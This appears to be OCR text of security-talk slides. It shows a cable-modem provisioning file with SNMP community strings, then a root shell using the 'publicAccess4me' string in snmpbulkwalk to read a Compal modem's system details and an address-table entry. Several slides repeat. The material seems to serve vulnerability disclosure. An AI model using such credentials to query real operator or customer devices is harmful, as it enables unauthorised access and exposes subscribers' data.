
```
SnmpMibObject docsDevNmAccessIp.1 IPAddress 10.10.2.0;
SnmpMibObject docsDevNmAccessIpMask.1 IPAddress 255.255.255.0;
SnmpMibObject docsDevNmAccessCommunity.1 String "privateAccess4me";
SnmpMibObject docsDevNmAccessControl.1 Integer 3; /* readWrite */

SnmpMibObject docsDevNmAccessIp.5 IPAddress 10.0.0.0;
SnmpMibObject docsDevNmAccessIpMask.5 IPAddress 255.0.0.0;
SnmpMibObject docsDevNmAccessCommunity.5 String "publicAccess4me";
SnmpMibObject docsDevNmAccessControl.5 Integer 2; /* read */
```


Provisioning File

```
SnmpMibObject docsDevNmAccessIp.1 IPAddress 10.10.2.0;
SnmpMibObject docsDevNmAccessIpMask.1 IPAddress 255.255.255.0;
SnmpMibObject docsDevNmAccessCommunity.1 String "privateAccess4me";
SnmpMibObject docsDevNmAccessControl.1 Integer 3; /* readWrite */

SnmpMibObject docsDevNmAccessIp.5 IPAddress 10.0.0.0;
SnmpMibObject docsDevNmAccessIpMask.5 IPAddress 255.0.0.0;
SnmpMibObject docsDevNmAccessCommunity.5 String "publicAccess4me";
SnmpMibObject docsDevNmAccessControl.5 Integer 2; /* read */
```

Provisioning File

```
SnmpMibObject docsDevNmAccessIp.1 IPAddress 10.10.2.0;
SnmpMibObject docsDevNmAccessIpMask.1 IPAddress 255.255.255.0;
SnmpMibObject docsDevNmAccessCommunity.1 String "privateAccess4me";
SnmpMibObject docsDevNmAccessControl.1 Integer 3; /* readWrite */

SnmpMibObject docsDevNmAccessIp.5 IPAddress 10.0.0.0;
SnmpMibObject docsDevNmAccessIpMask.5 IPAddress 255.0.0.0;
SnmpMibObject docsDevNmAccessCommunity.5 String "publicAccess4me";
SnmpMibObject docsDevNmAccessControl.5 Integer 2; /* read */
```


Admin
Contract
SLA
cable
Hannover
cable
cable
cable
Munich


Admin
Contract
SLA
cable
Hannover
cable
SNMP
cable
cable
Munich

SNMP

```
root@KDG:~# snmpbulkwalk -c publicAccess4me -v 2c 10.238.177.112
```

SNMP

```
root@KDG:~# snmpbulkwalk -c publicAccess4me -v 2c 10.238.177.112

SNMPv2-MIB::sysDescr.0 = STRING: PacketCable 2.0 EDVA<<HW_REV: 1.0; VENDOR: Compal
    Broadband Networks; BOOTR: PSPU-Boot(BBU)  1.0.19.25m1-CBN01; SW_REV:
    CH6640-4.5.0.5-NOSH; MODEL: CH6640E>>
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.35604.6640.1.0.4.5.0.5
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (100752685) 11 days, 15:52:06.85
SNMPv2-MIB::sysContact.0 = STRING: CBN Corp
SNMPv2-MIB::sysName.0 = STRING: CH6640E
SNMPv2-MIB::sysLocation.0 = STRING: CBN TW
SNMPv2-MIB::sysServices.0 = INTEGER: 2
[...]
```

SNMP


```
[...]
IP-MIB::ipNetToPhysicalPhysAddress.1.ipv6."2a:02:81:08:80:00:00:06:f0:a2:31:c0:03:f3:86:dd" = STRING: dc:53:7c:c:59:af
[...]
```

